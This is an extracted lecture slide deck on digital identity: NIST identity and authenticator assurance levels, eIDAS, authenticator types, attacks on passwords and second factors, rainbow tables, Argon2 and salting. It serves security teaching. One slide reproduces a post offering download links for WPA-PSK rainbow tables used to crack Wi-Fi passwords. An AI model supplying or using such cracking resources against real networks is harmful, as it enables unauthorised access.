
Digital Identity Model



Preliminaries

- **Authenticator:** Something a user (claimant) possesses and controls, typically a cryptographic key or password that is used to authenticate the user's identity
- Three **Factors** as the cornerstone of authentication
 - Something you **know** (e.g., a password)
 - Something you **have** (e.g., an ID badge or a cryptographic key)
 - Something you **are** (e.g., a fingerprint or other biometric data)
- Multi-factor authentication
 - Uses more than one of the factors
 - Strength of authentication is largely determined by the number of factors

NIST – Assurance Levels



Identity Assurance Levels (IALs)


- Refers to the **robustness of the identity proofing process** and the binding between an authenticator and a specific individual

IAL	Description
1	Self-asserted attribute(s) – 0 to n attributes
2	Remotely identity proofed
3	In-person identity proofed (and a provision for attended remote)

Identity Assurance Levels (IALs)

- Refers to the robustness of the identity proofing process and the binding between an authenticator and a specific individual

Identity Assurance Level
IAL1: At IAL1, attributes, if any, are self-asserted or should be treated as self-asserted.
IAL2: At IAL2, either remote or in-person identity proofing is required. IAL2 requires identifying attributes to have been verified in person or remotely using, at a minimum, the procedures given in SP 800-63A .
IAL3: At IAL3, in-person identity proofing is required. Identifying attributes must be verified by an authorized CSP representative through examination of physical documentation as described in SP 800-63A .



Authenticator Assurance Levels (AALs)

- Describes the robustness of **confidence** that a given **claimant is the same as a subscriber that has previously authenticated**

AAL	Description
1	Single-factor authentication
2	Two-factor authentication
3	Two-factor authentication with hardware authenticator

Authenticator Assurance Levels (AALs)

- Describes the robustness of confidence that a given claimant is the same as a subscriber that has previously authenticated

Authenticator Assurance Level
AAL1: AAL1 provides some assurance that the claimant controls an authenticator registered to the subscriber. AAL1 requires single-factor authentication using a wide range of available authentication technologies. Successful authentication requires that the claimant prove possession and control of the authenticator(s) through a secure authentication protocol.
AAL2: AAL2 provides high confidence that the claimant controls authenticator(s) registered to the subscriber. Proof of possession and control of two different authentication factors is required through a secure authentication protocol. Approved cryptographic techniques are required at AAL2 and above.
AAL3: AAL3 provides very high confidence that the claimant controls authenticator(s) registered to the subscriber. Authentication at AAL3 is based on proof of possession of a key through a cryptographic protocol. AAL3 is like AAL2 but also requires a “hard” cryptographic authenticator that provides verifier impersonation resistance.


Permitted authenticator types AAL1


AAL1 Permitted Authenticator Types					
	Memorized Secrets		Look-Up Secrets		Out-of-Band Devices
	Single-Factor OTP Device		Multi-Factor OTP Devices		Single-Factor Cryptographic Software
	Single-Factor Cryptographic Devices		Multi-Factor Cryptographic Software		Multi-Factor Cryptographic Devices

Permitted authenticator types AAL2



Permitted authenticator types AAL3





eIDAS Levels of Assurance (LoA)

- European (EU) alternative to NIST assurance levels
- Very similar to NIST
- **MitID** uses [NSIS](#): the Danish version of eIDAS
- Other alternatives:
 - ISO/IEC 29115:2013
 - <https://www.iso.org/standard/45138.html>




eIDAS Levels of Assurance (LoA)

- **Low**
 - **limited degree** of confidence in the claimed or asserted identity of a person
 - for instance, enrolment is performed by **self-registration in a web-page, without any identity verification**
- **Substantial:**
 - **substantial degree** of confidence in the claimed or asserted identity of a person
 - for instance, enrolment is performed by providing and verifying identity information, and authentication by using **a username and a password and a one-time password sent to your mobile phone**;
- **High:**
 - **higher degree** of confidence in the claimed or asserted identity of a person
 - for instance, enrolment is performed by registering in person in an office, and authentication by using a smartcard, like **a National ID Card**

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EXAMPLES OF AUTHENTICATORS





Authentication factors

- Authenticators are characterized by the **number and types of authentication factors** that they use:
 - Single-factor authenticator**
 - Only one of the three factors to achieve authentication
 - E.g., a password
 - No other additional factors are required to activate the authenticator
 - Multi-factor authenticator**
 - Uses two or more factors to achieve authentication
 - E.g., a private key on a smart card that is activated via PIN is a multi-factor authenticator

Authenticator Types

- **Memorized Secret authenticator:**
 - Examples: Pin or Password
 - 8 characters in length if chosen by the subscriber or random and min. 6 characters if chosen by CSP
 - Something you know
- **Pre-registered Knowledge authenticator :**
 - Not accepted/supported anymore
 - Example: What is your favorite color ?
 - Something you know
- **Look-up Secret authenticator :**
 - Example: Danish nemid printed card
 - Something you have
- **Out of Band authenticator :**
 - Secondary channel of communication
 - Example: SMS to Cellphone of a secret (e.g., 6-digit code)
 - Something you have



Authenticator Types


- **Single-factor (SF) one-time password (OTP) Device :**

- These devices use two persistent values: i) a symmetric key, ii) a nonce (acts as timer/counter)
- Example: 6-digit PIN generator
- Something you have




- **Multi-factor (MF) One-Time password(OTP) Device :**

- These devices use two persistent values: i) a symmetric key, ii) a nonce (acts as timer/counter)
- Example: 6-digit PIN generator
- Something you have **but** activated by something you know or something you are (e.g., fingerprint)



- **Single-factor (SF) Cryptographic Device :**

- Connect via USB or other direct way and provide authenticator output
- Embedded symmetric/asymmetric keys
- Something you have



Authenticator Types

- **Multi-factor (MF) Cryptographic Software:**

- Key stored on disk or other “soft” media that requires activation through a 2nd factor authentication
- Example: encrypted certificate
- Something you have, but activated by something you know or something you are



- **Multi-factor (MF) Cryptographic Device:**

- Connect via USB or other direct way and provide authenticator output
- Activation via a 2nd factor authentication
- Example: PIN activated USB
- Something you have, but activated by something you know or something you are



attacks/problems on/with authenticators?

- Any ideas on attacking single factor authenticators?
- How about multi-factor?

Common attacks/problems on/with authenticators

- Password reset:
 - Password reset questions are very insecure!
- 2-factor optional
- 1 devices-does-it-all:
 - Saved password on mobile, sms to phone, authenticator on phone

Common attacks/problems on/with authenticators

- Multi-factor threats:
 - Social engineering: tricking user to give away the 2nd factor OTP
 - “to confirm your identity, we have sent you an SMS”
 - change phone number
 - Technical:
 - intercept SMS
 - Brute-force 2FA
 - Implementation bugs



how scammers are attacking 2nd factor
(5:20 min)


Common attacks against passwords

- Password guessing
- Brute-force or dictionary attack
- Finding the hash of a password
 - Bruteforcing, rainbow table attacks
- Key loggers



Common attacks against passwords

- Password guessing
- Brute-force or dictionary attack
- Finding the hash of a password
 - Bruteforcing, rainbow table attacks
- Key loggers
- Social engineering
 - SMS, email
- Human error



513

9 kommentarer • 7 genopslag

Common attacks against passwords


- Passwords introduce too many challenges but are also needed:
 - Future is slowly becoming passwordless
 - Passwords only for user authentication
 - Once authenticated crypto keys (e.g., certificates, cookies, JWTs, etc.)
- For user authentication passwords can be enhanced via:
 - Password managers
 - Single sign on
 - Multi factor
 - Bio metrics
 - Rate limit login attempts

Attacks against stored passwords

- Passwords may be stored as:
 - **Plaintext**
 - Some hash value (derived from a **generic hash function + the password**)
 - E.g., SHA3(password) or MD5(password)
 - Some hash value (derived from a **generic hash function + the password + some random value**)
 - E.g., SHA3(password+random_value)
 - Some hash value (derived from a **password-hashing function + the password + some random value**)
- Saving passwords as the result of a hash function:
 - Fast
 - Problematic and hence insecure
 - Because they are **very fast**
 - Because **rainbow tables** can be used against them

Rainbow Tables

- A rainbow table is a lookup table offering a time-memory tradeoff used in recovering the plaintext password from a password hash generated by a hash function
 - Approach invented by Martin Hellman
- The concept behind rainbow tables is simple
 - Make one-way hash functions two way by making a list of outputs for all possible inputs up to a character limit



Rainbow Tables

- Rainbow Tables are **Large**
 - A rainbow table set for windows NTHASH (exactly 8 characters including only 0-10, a-z, A-Z, and the symbols !*) is 134.6GB
 - 9+ character rainbow tables can take up terabytes of space
 - Generating rainbow tables requires more time than a brute force attack
 - Requires access to the password hash
 - Salting passwords makes the approach unfeasible
- Rainbow Tables are **built once, but used many times**
- Rainbow Table lookups are **fast**
 - Password lookups become a table search problem
 - The brute force work is pre-computed

[Download] WPA-PSK Rainbow Tables

BY DO SON · MAY 6, 2017

Currently, the use of WPA as the encryption method for Access Points has greatly enhanced the security of wireless networks making it hard work to get into a victim network by an attacker.

However, this type of encryption has weaknesses that can be used to get the password. **WPA-PSK** may be compromised if subjected to a brute – force attack which by using dictionary words or passwords (which can become extremely large) ended up finding the key.

The problem with this process is time, every time an extracted keyword in the dictionary is read is necessary to create a hash of this and likewise compared with the hash of the original obtained key to the AP, in addition to this the hash belonging to the original password directly depends on network configuration, specifically AP name (SSID) and the length of the name, so it's not the same password hashing "password" for a network with SSID "D- link "to one with SSID" Linksys ".

For this reason, the WPA tables are helpful because they reduce considerably the time needed to test a certain number of passwords on a specific AP, then this list downloads some tables with their ESSID.

Download Links for WPA tables:

ESSID	Link
101	http://www.mediafire.com/?zadv0ppvzkdoiz9
3Com	http://www.mediafire.com/?adco3kuiiqjprkb
Airport	http://www.mediafire.com/?xdcrmiz96j87uip

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Argon2: Winner of the Password hashing competition

- Three variants:
 - Argon2i: data-independent memory access (slower), resistant to side-channel attacks
 - Argon2d: data-depending memory, resistant against GPU cracking
 - Argon2id: hybrid
 - 1. $H := \text{Hash}(\text{password}, \text{salt}, \text{all parameters})$
 - 2. Fill a 2-dimension array B of **MemParameter** 1024-byte **blocks**
 - Fill column by column, with sequential dependency
 - Blocks $B[i][0]$ and $B[i][1]$ depend on H
 - Other blocks $B[i][j]$ depend on $B[i][j-1]$ and on **another block**
 - "depend on X" = "are a BLAKE2-based **hash** of stuff including X"
 - 3. Repeat 2 **TimeParameter** times, **xoring** new blocks to old one
 - 4. Return as a **tag** an xor of the last column's blocks

Argon2 example (<https://antelle.net/argon2-browser/>)

Argon2 in browser

Argon2 is a password-hashing function that summarizes the state of the art in the design of memory-hard functions and can be used to hash passwords for credential storage, key derivation, or other applications.

Here Argon2 library is compiled for browser runtime. [Statistics](#), [js library](#), [source](#) and [docs on GitHub](#).

Password	<input type="text" value="Manolis"/>
Salt	<input type="text" value="T@^f salting is good"/>
Memory	<input type="text" value="4096"/> KiB
Iterations	<input type="text" value="50"/>
Hash length	<input type="text" value="32"/>
Parallelism	<input type="text" value="1"/>
Type	<input checked="" type="radio"/> Argon2d <input type="radio"/> Argon2i <input type="radio"/> Argon2di
	Run WebAssembly Run WebAssembly in WebWorker WebAssembly+SIMD GitHub Repo
Result	<pre>[00.000] Testing Argon2 using Binaryen native-wasm [00.000] Calculating hash... [00.011] Params: pass=Manolis, salt=T@^f salting is good, time=50, mem=4096, hashLen=32, parallelism=1, type=0 [00.390] Encoded: \$argon2d\$v=19\$m=4096,t=50,p=1\$VEBeZiBzYWx0aWnIGlzIGdvb2Q\$BCiimyqLvs8j8GhwFNwGJvBtb12JAxllympEbyLk6ZEQ [00.390] Hash: 0428a29b2a8bbd2f23f0687014dc0625506d6f5d890315b29a911bc8b93a6444 [00.390] Elapsed: 379ms</pre>

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Salting

- Salting defends against rainbow table attacks (and others)
 - Addition of random data in the input of a hash function
 - Even same passwords will have different hashes

Username	Password
user1	password123
user2	password123



Username	Salt value	String to be hashed	Hashed value = SHA256 (Password + Salt value)
user1	E1F53135E559C253	password123E1F53135E559C253	72AE25495A7981C40622D49F9A52E4F1565C90F048F59027BD9C8C8900D5C3D8
user2	84B03D034B409D4E	password12384B03D034B409D4E	B4B6603ABC670967E99C7E7F1389E40CD16E78AD38EB1468EC2AA1E62B8BED3A

Salting

